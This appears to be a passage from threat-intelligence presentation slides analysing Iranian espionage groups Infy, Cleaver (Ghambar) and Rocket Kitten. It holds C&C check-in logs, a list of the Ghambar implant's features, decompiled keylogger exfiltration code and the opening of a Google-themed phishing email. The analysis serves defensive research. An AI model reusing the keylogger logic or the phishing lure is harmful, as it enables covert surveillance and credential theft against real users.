
```
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5.232 - [02/Feb/2016:11:03:36 -0500] "GET /themes/?tt=25%2F1%2F2016%20%207%3A33%3A41&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=5.232"
5.232 - [02/Feb/2016:18:08:52 -0500] "GET /themes/?tt=3%2F2%2F2016%20%202%3A39%3A8&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&machineguid=5.232"
5.232 - [03/Feb/2016:07:20:08 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2015%3A50%3A23&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&machineguid=5.232"
5.232 - [03/Feb/2016:10:10:02 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2018%3A40%3A19&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&machineguid=192.99"
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192.99 - [04/Feb/2016:08:26:13 -0500] "GET /themes/?tt=4%2F2%2F2016%20%2016%3A56%3A32&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&machineguid=192.99"
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5.232 [11/Feb/2016:01:17:10 -0500] "GET /themes/?tt=2%2F2%2F2016%20%2021%3A47%3A15&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=46.100"
46.100 - [12/Feb/2016:01:38:32 -0500] "GET /themes/?tt=3%2F2%2F2016%20%2022%3A8%3A37&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=2.180"
2.180 [12/Feb/2016:07:29:06 -0500] "GET /themes/?tt=4%2F2%2F2016%20%203%3A59%3A11&cn=FERDOWSI&ver=00029&lfolder=f3&machineguid=6"
5.232 - [20/Feb/2016:10:43:59 -0500] "GET /themes/?tt=20%2F2%2F2016%20%2019%3A13%3A56&cn=WIN%2DSLJRJHLCR4VK&ver=00030&lfolder=f3&machineguid=5.232"
5.232 - [21/Feb/2016:09:36:45 -0500] "GET /themes/?tt=21%2F2%2F2016%20%2018%3A6%3A47&cn=DESKTOP%2DTFG03B1&ver=00030&lfolder=f3&machineguid=217.172"
217.172 - [01/May/2016:05:27:00 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A57%3A21&cn=DESKTOP%2DTFG03B1&ver=00031&lfolder=f3&machineguid=217.172"
217.172 - [01/May/2016:04:47:50 -0400] "GET /themes/?tt=1%2F5%2F2016%20%2013%3A17%3A50&cn=USER1%2DDA087865E&ver=00031&lfolder=f3&machineguid=217.172"
```


Hostname	Version	Seen	IP(s)	Location(s)
FERDOWSI	29	13/1/2016	2.180.157.xxx 31.14.152.xxx 5.232.90.xxx 46.100.135.xxx 2.180.92.xxx 5.222.214.xxx 2.182.52.xxx 2.180.143.xxx 65.49.68.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	30	2/2/2016	192.99.220.xxx 5.232.151.xxx 5.232.157.xxx	Khorasan Razavi, Iran
DESKTOP-TFG03B1	29	9/1/2016	2.180.96.xxx 5.232.135.xxx 5.232.140.xxx 5.232.136.xxx 5.232.143.xxx	Mashhad, Khorasan Razavi, Iran
WIN-A2HDDI940BE	29	12/1/2016	192.99.220.xxx	Canada (OVH)
WIN-SLRJHLCR4VK	30	20/2/2016	5.232.154.xxx	Khorasan Razavi, Iran
USER1-DA087865E	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)
DESKTOP-TFG03B1	31	1/5/2016	217.172.105.xxx	Iran (Asiatech)

Update system

- When the malware checks in with the C&C, it retrieves instructions.
- If the C&C replies to the HTTP request with a 302 Redirect to a given URL pointing to an .exe, Infy will download and execute it.
- No verification or signing, and...
- The DGA domains are obviously able to distribute updates...








Infy: summing up

- Very active group, will probably resurface.
- Rudimentary development skills.
- Decent social engineering skills.
- Worst OPSEC ever?
- Very, very successful. Managed to compromise several hundreds of targets.

Cleaver (Ghambar)



```
private static void Main()
{
    try
    {
        Utils.DebugPrint(".: In the name of God :.");
        string destinationPathOfExecution =
        IoPathUtils.GetDestinationPathOfExecution();
        string text =
        Path.Combine(destinationPathOfExecution,
        Resources.APP_EXE_FILE_NAME);
        if (!Directory.Exists(destinationPathOfExecution))
        {

            Directory.CreateDirectory(destinationPathOfExecution);
        }
    }
}
```

Features

- Self-destruct
- Shell
- Screenshot;
- Shutdown computer
- Reboot computer
- Logoff user
- Lock computer
- Set and copy clipboard
- Turn on and off display
- Enable/disable mouse and keyboard (not implemented)
- “Enable or disable desktop” (not implemented)
- Trigger BSOD (not implemented)

Some neat little things...


- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.

```
private static void KeylogBufferArrived(string buffer)
{
    if (!string.IsNullOrEmpty(buffer))
    {
        try
        {
            if (Utils.IsServerEndpointAvaliable())
            {
                bool flag;

                Program._communication.SendKeyLog(Program.ConfigInfo.TargetId, DateTime.Now,
                true, buffer, out flag, out Program._tempSpecified);
            }
            else
            {
                string keyloggerStoragePath =
                IoPathUtils.GetKeyloggerStoragePath();
                if (!Directory.Exists(keyloggerStoragePath))
                {
                    Directory.CreateDirectory(keyloggerStoragePath);
                }
                string path = Path.Combine(keyloggerStoragePath,
                Path.GetRandomFileName());
                File.WriteAllText(path, buffer);
            }
        }
        catch (Exception ex)
        {
            Utils.DebugPrint(string.Format("EX : {0} Method : {1}",
            ex.Message, MethodBase.GetCurrentMethod().Name));
        }
    }
}
```

Some neat little things...

- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.
- Ghambar is entirely modular. It's able to download and execute new plugins.
- Uses a SOAP-based protocol for communicating to the C&C, very similar to Operation Cleaver's TinyZBot.
 - The samples we obtained appear to be under development. Ghambar might be the next generation implant from Cleaver?



Cleaver: summing up

- Active in compromising legitimate hosts, doing watering hole attacks.
- Rudimentary programming skills, but improving.

Rocket Kitten

From: **Mail-Secure-Team** <team.mail.secure@gmail.com>
Date: Mon, Sep 22, 2014 at 1:27 PM
Subject: Important Alert: Confirm your Google Account



Hi,

Some suspicious activities have been reported on this Google Account

([*****@gmail.com](#)).

